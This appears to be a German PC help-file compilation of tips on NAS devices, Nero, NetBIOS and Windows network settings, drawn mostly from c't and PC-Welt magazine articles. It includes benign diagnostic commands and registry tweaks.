- Eventuell vorhanden USB-Anschlüsse haben unterschiedliche Funktionalitäten: 1) Externe Festplatte für Backup (oft nur FAT32 unterstützt!), 2) Externe Datenspeicher wird auch im Netzwerk bereitgestellt, 3) Kameradaten oder Memory-Stick-Inhalt wird automatisch auf interne Festplatte kopiert, 4) angeschlossener Drucker steht als

NAS

\$ NAS Network Attached Storage

K NAS;Network Attached Storage;NDAS Network Direct Attached Storage

Windows-Freigabe bereit, 5) angeschlossener Drucker steht als UNIX-Print-Service bereit, 6) Drucker steht über das Internet-Printing-Protocol bereit, 7) Festplatte des angeschlossenen PC kann im Netzwerk freigegeben werden.

- Ein Sleep-Mode der Harddisk ist bei vielen, aber nicht allen Geräten konfigurierbar. Die Stromkosten (bei 14 Cent je KW) liegen zwischen 12€ und 81€ im Jahr. Wake-on-LAN ist nur beim Plextor PX25EH verfügbar.
- Diem SMART-Parameter (Self Monitoring, Analysis and Reporting Technology) der Festplatte kann man bei einigen über das Web-Interface einsehen. SNMP oder SysLog-Dienst gibt's teilweise. Häufig können auch Warnungen per eMail versandt werden!
- **Allent ALL6225** ist auf 5 gleichzeitige Verbindungen begrenzt. Da die Verbindung offen bleibt, auch wenn der PC gerade nicht auf Dateien zugreift und ein PC u.U. mehrere Verbindungen benötigt, **unbrauchbar!!!** Max. 16 Verbindungen und 128 offenen Files wie beim Teac HD-35NAS und Hantz+Partner LD-160 (MAP KC31 + Festplatte) reicht nur für ganz kleine Netzwerke. Typisch sind 100 ... 500 Verbindungen und 1000 ... 10000 offene Files.

Also so ein NAS ist nicht immer ein brauchbarer Ersatz für einen richtigen Fileserver!

Gemäß PC-Welt Heft 7/2006, Seite 122 gibt es für den Linksys (<http://www.linksys.com{bmc earth16.bmp}>) NSLU2 unter <http://www.nslu2-linux.org{bmc earth16.bmp}> eine Reihe von Erweiterungen zum Mail-Server, Printserver, ... Leergehäuse wurden in der c't Heft 5/2006, Seite 172ff getestet: Das Attribut "hidden" aus dem Windows-Dateisystem geht oft verloren, da es Linux nicht kennt. Dateien > 4GB verschwinden bei manchen Geräten ohne Fehlermeldung im Nirwana. Symbolische Links aus Windows machen oft Probleme. Hardlinks funktionieren nicht. Greifen mehrere Clients gleichzeitig zu, ist zwar die Transferleistung in Summe immer noch ganz gut, aber nicht unbedingt gerecht aufgeteilt. Trotz Gigabit-Interface geht's bei der Y.E.S.-Box so langsam, dass 100MB-Interface gereicht hätte.

Das in der c't Heft 6/2006, Seite 101 vorgestellte Pricom SX-5000U2 von Silex stellt neben Festplatte und Drucker auch USB-Geräte wie Scanner, Mäuse und Tastatur. Brenner funktionieren bisher nicht!

In der PC-Welt Heft 1/2007, Seite 110 (<http://www.pcwelt.de{bmc earth16.bmp}>, Webcode 60567) gibt es wieder einen Artikel zu NAS: "Günstiger Speicher fürs Heimnetz".

- Ein alter PC wir mit der Software von <http://www.freenas.org{bmc earth16.bmp}> zu einem NAS-System. (auch c't Heft 13/2006, Seite 76)
- Am NAS eingesteckte USB-Sticks sind häufig nur dann im Netzwerk verfügbar, wenn sie mit FAT oder FAT32 formatiert sind, nicht jedoch bei NTFS-Formatierung. Manche Sticks sind gänzlich inkompatibel. Cardreader und Digicams funktionieren meist gar nicht. Externe Festplatten funktionieren fast immer.
- Drucker am USB-Port des NAS funktionieren meist problemlos nach richtiger Installation, siehe <http://www.pcwelt.de{bmc earth16.bmp}>, Webcode 60568. Meist reicht nach dem Anstecken des Druckers ein Doppelklick auf den Ordner `lp` des NAS.
- Getestet wurden:
 - Buffalo Terastation HS, 1024GB, 780€, ca. 50W im Leerlauf, kein Ruhezustand
 - Plextor PX-EH40L, 400GB, 370€, gutes Web-Interface
 - Trekstor Datastation maxi z.ul 250GB, 160€, statt Webinterface wird spezielle Software zum Konfigurieren benötigt.
 - Western Digital Netcenter 500GB, 290€

Im Ruhezustand werden typ. knapp 6W verbraucht, was ca. 9€/Jahr an Stromkosten bedeutet.

Gemäß c't Heft 22/2006, Seite 203 sind NDAS (Network Direct Attached Storage, http://de.wikipedia.org/wiki/Network_Direct_Attached_Storage{bmc earth16.bmp}) via IP (aber nicht TCP-IP!) angeschlossene Festplatten mit einem clientseitigen Treiber, der etwas höheren Durchsatz als bei NAS ermöglicht. Bisher basieren alle auf einem Chip von Ximeta.

Geräte mit integriertem Video-Player werden in der c't Heft 7/2007, Seite 162ff vorgestellt.

Aufbau eines NAS mittels der FreeNAS-Software auf einem PC wird in der PC-Welt Heft 9/2007, Seite 102ff im Detail beschrieben.

Die Hardware des Intel NAS "Helena Island" (oder auch SS4200-E) mit x86-CPU und EMC-LifeLine-Software (Linux-Basis) gibt es gemäß c't Heft 9/2009, Seite 78 auch als Scaleo Home Server 1900/2105/2205 von Fujitsu-Siemens mit Microsofts Windows-Home-Server. Das Schreib-Tempo mit der EMC-Software ist mit 27MByte/s (RAID 1) nur etwa halb so schnell wie mit dem WHS und eingeschalteter Verzeichnis-Duplizierung auf zwei Festplatten.

NAS-Geräte mit 2 ... 4 hotswapfähigen Festplatte (2,5 Zoll) sind in der c't Heft 17/2009, Seite 64ff im Test. Aktuelle Geräte sind in der c't Heft 13/2009, Seite 124ff (Softlink [0913124{bmc earth16.bmp}](http://www.pcwelt.de{bmc earth16.bmp})) im Vergleichstest. Schnelle Gigabit-NAS für Heim und Kleinbüro mit Preisen zwischen 340€ und 760€ (ohne Platten) werden in der c't Heft 5/2010, Seite 110 getestet.

Bei dem Report über NAS-Geräte in der c't Heft 20/2010, Seite 106fff geht es unter anderem auch um die Erweiterbarkeit der Software in diesen Geräten.

Tipps zur Auswahl geeigneter Festplatten fürs NAS gibt's in der c't Heft 2/2011, Seite 146ff:

- Hochleistungsplatten mit 7200 1/min und hoher Stromaufnahme passen nicht zu einer Atom-CPU. Hier reichen Platten mit 5400 ... 5900 1/min.

- 2,5-Zoll-Platten sind zwar noch etwas energiesparender als 3,5-Zoll-Platten, aber je GByte auch erheblich teurer. Erst nach ca. 4 Jahren Dauerbetrieb amortisiert sich der höhere Anschaffungspreis durch niedrigere Stromkosten.
- Stand Anfang 2011 verträgt noch kein NAS die neuen 3-TByte-Platten.

Während bei vielen Linux-basierten NAS der Zugang zum Linux ziemlich abgeschottet ist, ermuntert der Schwedische Hersteller Excelio beim B3 per SSH zuzugreifen. Mit vorkonfiguriertem Firewall, NAT, DHCP und DNS-Server und SMTP-Dämon Postfix eignet es sich auch gut als Router zum Internet. (c't Heft 5/2011, Seite 72f). Das direkte Senden von eMails vom B3 an den Mailserver des Empfängers klappt allerdings kaum noch: Die IP-Adressen der DSL-Zugänge sind heutzutage fast überall gesperrt, weil zu viele Botnet-Rechner so Spam-Mails verteilen.

In der c't Heft 8/2011, Seite 108ff gibt's wieder einen Test von NAS-Geräten mit stromsparendem ARM-Prozessor und trotzdem ordentlichen Transferraten.

Um das verschlüsselte Speichern der Daten auf einem NAS geht es in der c't Heft 17/2011, Seite 112ff. Da NAS-Geräte in Kleinbetrieben oder Anwaltskanzleien heutzutage auch gern gestohlen werden, durchaus sinnvoll. Außerdem entfallen Probleme mit dem Vernichten der Daten, falls ein Gerät nicht mehr benötigt wird. Diverse Punkte sind aber zu beachten:

- Während bei manchen Geräten das ganze Volume verschlüsselt wird, kann bei anderen Geräten nur ein Teil der Daten verschlüsselt werden. Aufteilung in mehrere Volumes ist teilweise möglich.
- Absurd ist die Möglichkeit bei einigen Geräten, das Passwort für den Zugriff gleich mit auf der Platte zu speichern. Lediglich die Speicherung in einem separaten Flash-Modul im Gerät (beim Qnap-NAS) macht u.U. Sinn.
- Übliche Schlüssellängen sind 256 Bit, aber auch 128 Bit sind noch üblich und durchaus akzeptabel.
- Beim Verbatim-Gerät werden immer gleich zwei Passwort-Einträge im Linux-Tool LUKS generiert. Es ist also wohl eine undokumentierte Hintertür für die Daten-Wiederherstellung eingebaut, zu der Verbatim der c't-Redaktion aber jegliche Antwort schuldig bleibt.
- Bei eingeschalteter Verschlüsselung erreichen die Geräte zum Teil nur noch **ein Zehntel der Datenübertragungsrates** gegenüber dem unverschlüsselten Betrieb!

NAS-Geräte mit Gigabit-Ethernet und Intel-Core-i3-Prozessor werden in der c't Heft 24/2011, Seite 150ff getestet.

Wie man ein Synology-NAS zu einem von Internet erreichbaren Web-Server umkonfiguriert, ist in der c't Heft 7/2012, Seite 172ff beschrieben.

Einen Vergleichstest gibt es auch wieder in der PC-Welt Heft 1/2014, Seite 92ff.

In der c't Heft 4/2014, Seite 162 geht es um das Backup fürs NAS:

- rsync steht auf den meisten NAS-Geräten zur Verfügung und überträgt in effizienter Weise z.B. von einer großen Datenbank-Datei nur die geänderten Teile. Oft gibt auch schon in der graphischen Oberfläche des NAS ein Interface zum rsync. Allerdings braucht ein rsync mit SSH-Verschlüsselung viel Rechenleistung, ARM-Prozessoren schwitzen da kräftig!
- Bei einer externen USB-Festplatte am NAS lässt sich keine automatische Sicherung einrichten, wenn man die separate Lagerung (und z.B. damit Schutz vor Zerstörung bei Überspannung durch Blitzschlag oder Feuer) der Sicherung einhalten möchte. Für Datenmengen in TByte-Bereich verursacht Cloud-Speicher deutliche Kosten und die üblichen DSL-Upload-Raten sind ein Nadelöhr.
- Ein NAS bei einer Vertrauensperson ist eine gute Lösung für ein automatisiertes Off-Site-Backup. Eine Port-22-Weiterleitung ist aber keine gute Idee, selbst bei einem langen Passwort. Den Port zu ändern ist nicht bei allen Geräten einfach möglich. Ein VPN ist aber eine gute Lösung.

Gemäß c't Heft 5/2015, Seite 100 sind NAS-Systeme mit Gigabit-Ethernet (1000MBit/s brutto, ca. 100MByte/s) inzwischen langsam im Vergleich zu USB3.0 (bis zu 450MByte/s). Dementsprechend sind externe USB3.0-RAID-Festplattenboxen in manchen Fällen eine Alternative und solche Boxen für 2 ... 5 Platten werden da getestet.

In der c't Heft 16/2015 gibt es einen Schwerpunkt NAS. Seite 76ff Einführung, Seite 82f Profi-SANs. Seite 84ff Betriebssystem-Wahl für den Dateiserver. Seite 90ff Leergehäuse-Test für NAS.

Eine Kaufberatung zu NAS gibt es in der PC-Welt Heft 2/2017, Seite "Plus 2"ff. Einrichtungstipps, Hardware-Aufrüsttipps, VPN-Konfiguration, Backuptipps und Meiaserver-Konfiguration dann auf Seite "Plus 6"fff.

Siehe auch Mini-Server, Docker-Container/Sandbox (bei Synology).

#\$K Nero

Zeitschrift c't Heft 3/2004, S. 164: Nero (Version ??) scheitert beim Brennen einer Musik-CD u.U. an Markern (z.B. aus SoundForge), die in beliebiger Reihenfolge gesetzt wurden und bleibt nach dem LeadIn stecken! Wenn der WinXP-CD-Brenn-Dienst [bmc shortcut.bmp](#) "IMAPI-CD-Brenn-COM-Dienst" deaktiviert, also z.B. auf manuellen Start umgestellt wird, dann startet Nero schneller! PC-Welt Heft 11/200404, Seite 86. Die CD-Brenn-Funktion von Windows steht dann nicht mehr zur Verfügung, nur noch via Nero etc. Gemäß c't Heft 17/2007, Seite 177 verhindert ein laufender IMAPI-Dienst manchmal ganz den Zugriff von Nero auf den Brenner. Gemäß PC-Welt Heft 7/2006, Seite 39/67 tritt "Deep Burner Free" als für private Anwendung kostenlose Alternative zu Nero an: http://www.pcwelt.de/1ab/bmc_earth16.bmp. Ob dies wirklich mit dem vorhandenen Brenner funktioniert, sollte man unter http://www.cdburnerxp.se/testeddrives.php/bmc_earth16.bmp prüfen. Der seit Version 6 in Nero enthaltene Part "Home" erinnert stark an die MS [Media Center](#) Edition. Gemäß PC-Welt Heft 6/2009, Seite 36f wird "Nero Essentials" für jeden Hardwarehersteller, der es z.B. seinem Laufwerk beilegen möchte, individuell zusammengestellt und enthält somit unterschiedliche Komponenten. In der c't Heft 12/2011, Seite 140ff werden Freeware-Alternativen für die diversen Tools der Nero-Suite vorgestellt. Siehe auch [CD brennen](#).

Nero

\$ Nero

K Nero;CD-Brenn-Programm Nero;Marker

#\$K Nervige Fenster

In der PC-Welt Heft 4/2014, Seite 27 wird Buzof (<http://www.basta.com/Buzof>), <http://www.heise.de/download/buzof-111816.html>, <http://www.pcwelt.de/downloads/Buzof-1-7-1302205.html>) empfohlen, um nervige Bestätigungs-Fenster zukünftig automatisch wegzuklicken. Im Web habe ich als Alternative auch Hack-It (<https://hack-it.jaleco.com/>) gefunden.

NervigeFenster

\$ Nervige Fenster

K Nervige Fenster wegzuklicken;Auto-Klick für nervige Fenster;Klick (automatisch) für nervige Fenster

#\$K NetBIOS

NetBIOS ist Microsofts Implementierung der Systemaufrufe auf Ressourcen (Dateien, ...) im Netzwerk. Näheres findet sich z.B. im Buch

Burkhard Müller: Netzwerke. Planen, organisieren, sichern
Mark+Technik

welches als E-Books auf der c't 4/2006-Heft-CD mit drauf war. In der Regel heutzutage immer "NetBIOS over TCP/IP" (=NBT).

Da Adressen (MAC-Adresse oder IP-Adresse) unhandlich sind, werden für die Ressourcen im Netzwerk immer Namen verwendet. Es gibt verschiedene Arten der Namensauflösung:

- NetBIOS-Broadcasts
- NetBIOS-Names-Cache
- hosts-Datei und lmhosts-Datei
- WINS (Windows Internet Name Service)
- DNS

Kleine Netze kommen mit eventuell einer der ersten drei Varianten aus. WINS ist Microsofts Ersatz-Lösung für eine komfortable Namensauflösung ähnlich dem DNS im Internet für größere Netzwerke. Ein **Dynamic-Name-Server** statt WINS kann bei Windows konfiguriert werden (c't Heft 16/1999 Seite 164). Ab Win2K ist WINS (zusätzlich zum heute üblichen DNS) nur noch dann notwendig, falls DOS- und älter Windows-Systeme im Netzwerk in Betrieb sind und nicht mittels der lmhosts-Datei konfiguriert werden sollen.

In dem Buch

Burkhard Müller: Netzwerke. Planen, organisieren, sichern, Mark+Technik-Verlag
welches auf der c't Heft 4/2006-Heft-CD als E-Book mit drauf ist, sind im Kapitel 13 einige der für NBT verwendeten Werte unter

HKLM\SYSTEM\CurrentControlSet\Services\NetBT\Parameters\{bmc tree.bmp}
erläutert.

Siehe auch Netzwerk, TCP/IP.

NetBIOS

\$ NetBIOS

K NetBIOS;WINS;NBT

#\$K Netbook (Ultra Mobile PC "UMPC")

Einen Prüfstand für solche Geräte gibt's in der c't Heft 18/2008, Seite 82ff. Je nach Gerät wird Linux oder WinXP als Betriebssystem genutzt. Für Multimedia sind sie in der Regel zu schwach, sie eignen sich hauptsächlich zum eMails schreiben (wenn der Tastenabstand nicht zu klein ist) und insbesondere wenn das Display breit genug ist, damit man nicht zu viel horizontal scrollen muss, zu Internet-Surfen.

Wie man einen Asus Eee PC zu einem WLAN-Access-Point umfunktioniert ist in der c't Heft 17/2008, Seite 186f beschrieben.

NetBook

\$ NetBook

K NetBook;Eee PC;Mini-Notebook;Ultra Mobile PC;UMPC (Ultra Mobile PC)

#\$K Network Location Awareness (NLA)

Seit WinXP versucht die NLA festzustellen, in welcher Art von Netzwerk man unterwegs ist. Es wird zwischen einem "Öffentlichen Netz", Domänen-Netz, Arbeitsplatz-Netz oder Heimnetz unterschieden. Bei Vista war Arbeitsplatz und Heimnetz noch identisch, bei Win7 gibt's im Heimnetz die Möglichkeit zum Beitritt zur Heimnetzgruppe. Der Firewall wird seit Vista auch gleich entsprechend eingestellt. Falls der PC zu einer Domäne gehört, werden die Vorgaben des Domänenkontrollers verwendet. Ansonsten kommt bei einem neuen Netzwerk ein Popup mit dem Default "Öffentliches Netz" und den Alternativen Heim- oder Arbeitsplatznetz. In einigen Fällen wird auch ungefragt "Öffentliches Netz" ausgewählt.

Wenn der PC nicht Mitglied einer Domäne ist, dann holt sich Windows via ICMP und ARP die weltweit eindeutige MAC-Adresse des Gateways, in der Regel heute also des DSL-Adapters. Möchte man zwei Rechner mit einem Switch ohne Routerfunktion und ohne Internetzugang miteinander verbinden, dann entscheidet sich Windows für "öffentliches Netz" und macht die Firewall zwangsweise zu. Indem man als Gateway die Adresse des jeweils anderen PC einträgt, kann man dann Heimnetz auswählen! c't Heft 9/2010, Seite 96ff.

Bei Windows 8.x wird im Netzwerk- und Freigabecenter zwar noch angezeigt, ob das aktuelle Netzwerk als privates oder öffentliches Netzwerk eingestuft wurde. Man kann diese hier aber nicht mehr ändern. Gemäß c't Heft 16/2014, Seite 144 kann man bei Win8.x wie folgt umschalten, falls die automatische Kategorisierung nicht funktioniert hat:

- Win + i, PC-Einstellungen ändern, Netzwerk. Hier kann man bei aktiven WLANs auf das Icon klicken. Hier kann man dann im oberen Bereich auf "Geräte und Inhalt suchen" klicken.
- Wenn das "Geräte und Inhalte suchen" fehlt: Im Explorer (z.B. via Win + e), im linken Bereich auf "Netzwerk" klicken. Wenn hier ein gelbes Band mit dem Hinweis, dass Netzwerk- und Dateifreigaben nicht aktiv sind, erscheint, hierauf klicken. Hier kann man das aktuelle Netz zum privaten Netz machen.

Zu einer schon eingerichteten WLAN-Verbindung kann man in Win10 den Typ zwischen Öffentlich und Privat wie folgt ändern:

- Mit Admin-Rechten einloggen
- Zu "Start", "Einstellungen", "Netzwerk und Internet", "WLAN" gehen und hier auf die Verbindung "<Name> Verbunden, gesichert" klicken.
- Wenn man Admin-Rechte hat, dann gibt es hier den Schalter "Dieser PC soll gefunden werden".

NetworkLocationAwareness

\$ Network Location Awareness (NLA)

K Network Location Awareness;NLA (Network Location Awareness); Öffentliches Netzwerk (Windows Network Location Awareness);Privates Netzwerk (Windows Network Location Awareness);

#\$K! Netzwerk

Netzwerk
\$ Netzwerk
K Hostname; Netzwerk-Einstellungen;Ethernet-Karten-Adresse
! IfThenElse(IsNT(),JumpID(,NetzwerkNT),JumpID(,NetzwerkW95))

#\$Netzwerk (Win95)

Die schwierige Konfiguration zweier Netzwerkkarten in einem Win98- oder WinME-PC ist in der Zeitschrift c't Heft 7/2002, Seite 100ff im Rahmen von Internet-Connection-Sharing beschrieben.

Mittels winipcfg.exe (bmc shortcut.bmp) kann man sich einige IP und Ethernet-Einstellungen ansehen. Siehe auch Netzwerk (NT), Netzwerk-Umgebung, DFÜ-Einstellungen, DFÜ-Server-Logon, Modem, MAC-Adresse, HOSTS-Datei, Routing von IP-Paketen.

#\$K Netzwerk (NT ff)

Mittels WNTIpCfg.exe{bmc shortcut.bmp} kann man sich einige IP und Ethernet-Einstellungen ansehen.

Der Netzwerk-Monitor (Installation: NT4-Windows.hlp, Überwachen des Netzwerks) zeigt die Aktivitäten an. Gemäß c't Heft 12/2014, Seite 60 wird Microsoft den Netzwerk-Monitor wohl nicht mehr weiterentwickeln und pflegen. Ein ähnliches Werkzeug ist der neue "Message Analyzer" für Win7ff, Server 2008R2ff. Neben LAN und WLAN kann man auch Bluetooth und USB (bzw alles, wo Windows eine Event Tracing Schnittstelle hat) damit belauschen. Wird alles mitgeschnitten, dann kann die Analyse des Mitschnitts aber auch bei einem Hochleistungssystem länger dauern: Die Analyse eines Windows-Bootvorgangs mit ca. 1 Million Einträgen dauert auf einem 64-Prozessorkern-128GByte-RAM-Xenon-System schon mal mehrere Tage.

WinXP will gemäß Voreinstellung innerhalb der Domäne allen Netzwerkverkehr verschlüsseln. Damit scheitert z.B. das Anmelden an einer NT4 oder Samba-Domäne, solange nicht bei XP-Profesional unter Systemsteuerung | Verwaltung | Lokale Sicherheitsrichtlinie | Sicherheitsoptionen "Domänenmitglied: Daten des sicheren Kanals digital verschlüsseln oder signieren (immer)" deaktiviert wird (Neustart notwendig!). Bei XP-Home fehlt die "Lokale Sicherheitsrichtlinie", hier muss man direkt in der Registry unter HKLM\SYSTEM\CurrentControlSet\Services\Netlogon\Parameters den Eintrag "SignOrSeal" von 1 auf 0 setzen. So steht's in der Zeitschrift c't Heft 14/2002, Seite 186, "SignOrSeal" gibt es dort aber nicht, möglicherweise ist "requiresignorseal" gemeint!?

Die fürs Netzwerk wichtige Einstellung des Namens der Arbeitsgruppe (bei XP-Home ist der Default MSHEINETZ) findet sich bei WinXP nirgends unter Netzwerkverbindungen | ... | Eigenschaften, sondern unter Systemsteuerung | System | Computernamen | ändern.

Die Home-Version von XP kann sich zwar problemlos auch an einem Netzwerk mit Domänen-Controller anmelden (wenn als Arbeitsgruppen-Name der Domänenname eingetragen wird), tritt aber nicht dem Verwaltungs-Kontext bei. D.h. dass XP-Home weiter mit der lokalen Benutzerdatenbank arbeitet und also nur lokal eingetragene Benutzer arbeiten können, keine X-beliebigen Nutzer, die dem Domänencontroller bekannt sind. (Zeitschrift c't Heft 5/2003, Seite 187)

Der net.exe-Befehl enthält einige Möglichkeiten die Konfiguration anzuzeigen: Probieren Sie mal `net config workstation` oder `net config server` oder `net help`. Auf der WinXP-CD (und auch Win2000?) findet sich unter \SUPPORT\TOOLS\SUPPORT.CAB das Programm browstat.exe, das Informationen über den Netzwerk-Master-browser liefert, falls unter Netzwerk-Umgebung die anderen Rechner nicht zu sehen sind.

Für Fehlerdiagnose gibt es von Microsoft auch das Tool `rasdiag.exe`, das auf den Windows-Installations-CDs teilweise zu finden ist. Bei WinXP (und Win2000?) findet sich auf der CD unter \SUPPORT\TOOLS\SUPPORT.CAB die Programme `netdiag.exe`, `netset.exe`, das mit `netset.exe /DISPLAY` auch einiges anzeigt und `nltest.exe` (Logon Server Test Utility).

Gemäß Zeitschrift c't Heft 26/2002, Seite 224ff (Hehn/Meier/Hölscher: Tux-TV, Linux auf Premieres dbox2) kann das automatische trennen und neu binden eines Netzwerkadapters an Protokolle bei Win2000 und XP in zeitkritischen Situationen zu Problemen führen. Im Beitrag ist dies, wenn der embedded Computer (Premieres dbox2) beim Booten ein Netzwerk sucht. Andererseits führt, wie in Microsofts Q239924{bmc earth16.bmp} beschrieben, das abgeschaltete "Media Sensing" auch zu Problemen. Durch geg. neu anlegen von HKLM\System\CurrentControlSet\Services\Tcpip\Parameters.DisableDHCPMediaSense{bmc edit.bmp} und auf 1 setzen, wird die Media-Sense-Automatic, nicht nur für DHCP, abgeschaltet. Durch 0 oder löschen wieder aktiviert.

Hinweise zur Netzwerk-Konfiguration für Windows gibt's auch in Zeitschrift c't Heft 6/2003, Seite 176ff: Johannes Endres, Fenster ins Netz.

Ab Win2K kann in der Statusanzeige zur Netzwerkverbindung zusätzlich zur Anzahl der übertragenen Pakete auch die Anzahl der fehlerhaften Pakete angezeigt werden. Hierzu ist unter HKLM\System\CurrentControlSet\Control\Network\Connections\Statmon (Schlüssel Statmon muss ev. noch angelegt werden) ShowLanErrors{bmc edit.bmp} als DWORD mit dem Wert 1 angelegt werden. (PC-Welt Heft 2/2005, Seite 133)

Gemäß dem Buch

Burkhard Müller: Netzwerke. Planen, organisieren, sichern, Mark+Technik-Verlag
ist ICMP-Router-Discovery normalerweise in Win-XP abgeschaltet, kann aber durch hinzufügen des

NetzwerkNT

\$ Netzwerk (NT)

K Arbeitsgruppe; MediaSense (Netzwerk); Domäne; ICMP; Netzwerktypen (Windows Netzwerk-Kategorien); Netzwerk-Kategorien (Windows

Netzwerktypen); Netzwerklisten-Manager-Richtlinien; Netzwerk-Monitor (Microsoft SW); Message Analyzer (Microsoft SW); Sniffer (Microsoft Message Analyzer SW)

Registry-eintrags HKLM\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters\Interfaces\bmc tree.bmp\<Netzwerkkarte>, PerformRouteDiscovery (DWORD) mit dem Wert 1 aktiviert werden. Beim Wert 2 lässt die die Funktion per DHCP aktivieren. Mittels des Wertes 1 für SolicitationAddressBcast (DWORD) im selben Pfad lassen sich Broadcasts statt Multicasts aktivieren.

Ein Restricted XP-User hat normalerweise nicht das Recht, Netzwerkverbindungen zu aktivieren oder zu deaktivieren. Bei XP-Professional kann dies über die Gruppenrichtlinien erlaubt werden. Gemäß c't Heft 4/2008, Seite 186f ist kann auch (insbesondere bei XP-Home wg. fehlendem Gruppenrichtlinien-Editor) unter HKCU\Software\Policies\Microsoft\Windows\Network Connections, NC_LanConnect{bmc edit.bmp} (DWORD) erzeugen und auf 1 setzen. Auch die Folder "Windows" und "Network Connections" müssen oft erst erzeugt werden.

Ab Win 7 gibt es die Netzwerktypen (Netzwerk-Kategorien) "Heimnetzwerk", "Öffentliches Netzwerk", "Firmennetzwerk". Bei den Profesional-Versionen kann man den Typ (von nicht-identifizierten Netzwerken) über secpol.msc{bmc admin.bmp} unter "Netzwerklisten-Manager-Richtlinien" ändern. Geg. via "Action" von "Show connected Networks" auf "Show all Networks" umschalten. In der 64bit-View der Registry findet man mit Admin-Rechten unter HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkList\Profiles die diversen Netzwerke. Der Eintrag Category legt den Typ fest, der Wert 1 steht für ein Heimnetzwerk. Für mit fester IP-Adresse eingerichtete Netzwerke gibt es u.U. keinen Eintrag. Gegebenenfalls das Netzwerk zunächst mit DHCP anlegen und später auf feste IP-Adresse umkonfigurieren. c't Heft 5/2014, Seite 163f.

Eine Einführung in den Netzwerkmonitor Nagios gibt es in der c't Heft 24/2012, Seite 190ff.

Gemäß PC-Welt Heft 8/2014, Seite 107 helfen bei Verbindungsproblemen unter Umständen folgende Kommandozeilen-Befehle:

- ipconfig.exe /flushdns{bmc shortcut.bmp}.
- ipconfig.exe /renew{bmc shortcut.bmp}. Dies ist insbesondere dann nötig, wenn z.B. am Router die Netzwerkeinstellungen geändert wurden.

Mit net view{bmc shortcut.bmp}{bmc dos.bmp} kann man sich die Geräte im lokalen Netz anzeigen lassen. Und mit net view <serverName> die Freigaben auf dem jeweiligen server (z.B. auch net view localhost{bmc shortcut.bmp}{bmc dos.bmp}).

Siehe auch Netzwerk (Win95), Netzwerk-Umgebung, NetBIOS, TCP/IP, LoopBack-Adapter, DFÜ-Einstellungen, MAC-Adresse, HOSTS-Datei, Routing von IP-Paketen.

#\$K **Netzwerk-Adapter-Einstellungen**

Die Einstellung der Priorität der Netzwerkadapter hat Microsoft gut versteckt. Bei Win 8.1 geht es wie folgt:

- Rechte Maustaste aufs Netzwerksymbol rechts unten auf dem Desktop, Netzwerk- und Freigabecenter öffnen
- Links oben "Adaptoreinstellungen ändern" auswählen
- Hier ist jetzt meist das Menü mit dem Punkt "Erweitert" noch **versteckt**. Um es herzuholen auf unter "Organisieren", "Layout" bei "Menü" das Häkchen setzen.
- Jetzt unter "Erweitert" die "Erweiterten Einstellungen" wählen. Geg. mit Administratordaten einloggen. Damit sind wir in dem Dialog, wo unter "Connections" z.B. "Ethernet" vor "WiFi/WLAN" gesetzt werden kann.

Gemäß PC-Welt Heft 3/2015, Seite 105 gibt es insbesondere bei Gigabit-Netzwerkadaptern manchmal Probleme mit der Flusssteuerung, die einen Pufferüberlauf im Adapter verhindern soll. U.U. kann man auf die Flußsteuerung verzichten und erreicht somit eine deutlich höhere Übertragungsrate: Im Gerätemanager unter Netzwerkadapter beim Ethernetadapter in den Eigenschaften unter "Erweitert" bei "Flußsteuerung" von "Rx und Tx-aktiviert" auf "Deaktiviert" umstellen.

Netzwerk-Adapter-Einstellungen

\$ Netzwerk-Adapter-Einstellungen

K Netzwerk-Adapter-Einstellungen;Priorität der Netzwerkadapter

#\$K Netzwerk-Einstellungen

Unter Win98 kann man die DFÜ-Netzwerkeinstellungen für eine Verbindung einfach aus der Registry in eine Datei "Exportierte DFÜ-Netzwerkdatei" exportieren: Aus dem DFÜ-Netzwerk-Fenster{bmc shortcut.bmp} eine Verbindung per Drag&Drop auf einen anderen Ordner ziehen.

Unter Win95 muss man hierzu mit dem MS-Registry-Editor{bmc shortcut.bmp} den Schlüssel HKCU\RemoteAccess{bmc tree.bmp} exportieren.

Vorsicht bei "HighSpeed-Zugängen": Einige Erotik-Anbieter oder ähnliches, bieten so etwas über eine 0190-iger Nummer, bis auf die Telefongebühren von z.B. 3.63DM/min kostenlos, an. Bei der Software-Installation wird dann dieser Zugang zum Default und auch fürs normale Surfen danach benutzt, wenn man beim Verbindungsaufbau nicht aufpasst. Telefonrechnungen von über 1000,-DM sind hierbei schon aufgetreten! Nachdem eine neue Verbindung im DFÜ-Netzwerk-Fenster{bmc shortcut.bmp} eingerichtet wurde, über Systemsteuerung | Internet-Optionen{bmc shortcut.bmp} | Verbindungen den Standard überprüfen.

Die Parameter MaxMTU, Rwin (= TcpWindowSize) und TTL sind standardmäßig für LAN optimiert und sollten für Modem-Betrieb zur schnelleren Übertragung optimiert werden: Die Datenpaketgröße von 576 Byte statt 1500 Byte (falls Eintrag nicht existiert) ist in vielen Fällen besser. Das z.B. 1500 Byte große Daten-Paket wird eventuell beim Provider in drei Pakete aufgeteilt: 3 * 576 Byte, wobei das dritte Paket nur 228 Leerbytes enthält. (Quelle: PC-Magazin Extra Nr. 5 Tuning 99, Seite 66ff; PC Professionell, März 1999, Seite 240ff; DFÜ-Speed 1.0). Gemäß PC-Welt Heft 8/2001, Seite 112 lässt sich der optimale Wert für den jeweiligen Provider wie folgt ermitteln: 1) Verbindung aufbauen, 2) WinIpCfg.exe{bmc shortcut.bmp} ausführen und die Standard-Gateway-IP-Adresse notieren. 3) im DOS-Fenster {bmc shortcut.bmp} folgendes eingeben: `ping -f -l 1500 <Standard-Gateway>`. Wenn hierbei die Meldung "Paket müsste fragmentiert werden, DF-Flag ist jedoch gesetzt" erhalten, dann ist 1500 ein zu hoher Wert und sollte soweit reduziert werden, bis die Meldung nicht mehr kommt! Die Parameter lassen sich z.B. auch mit DrTCP http://www.dslreports.com/front/drtcp.html{bmc earth16.bmp} oder "DFÜ-Speed" von T. Bach (siehe c't-Softlink 0220188{bmc earth16.bmp}) einstellen.

Folgende Parameter werden empfohlen:

	MTU	Rwin	TTL
Modem	576...1500	4...10 * (MTU-40)	35... 128
ISDN 64	576...1500	8...20 * (MTU-40)	64
ISDN 128	576...1500	...40 * (MTU-40)	64
DSL	1472 *)	255...32767	128
		32692 oder 32767 (PC-Welt Heft 12/2003)	
DSL-FP / LAN	3000	255...32767	

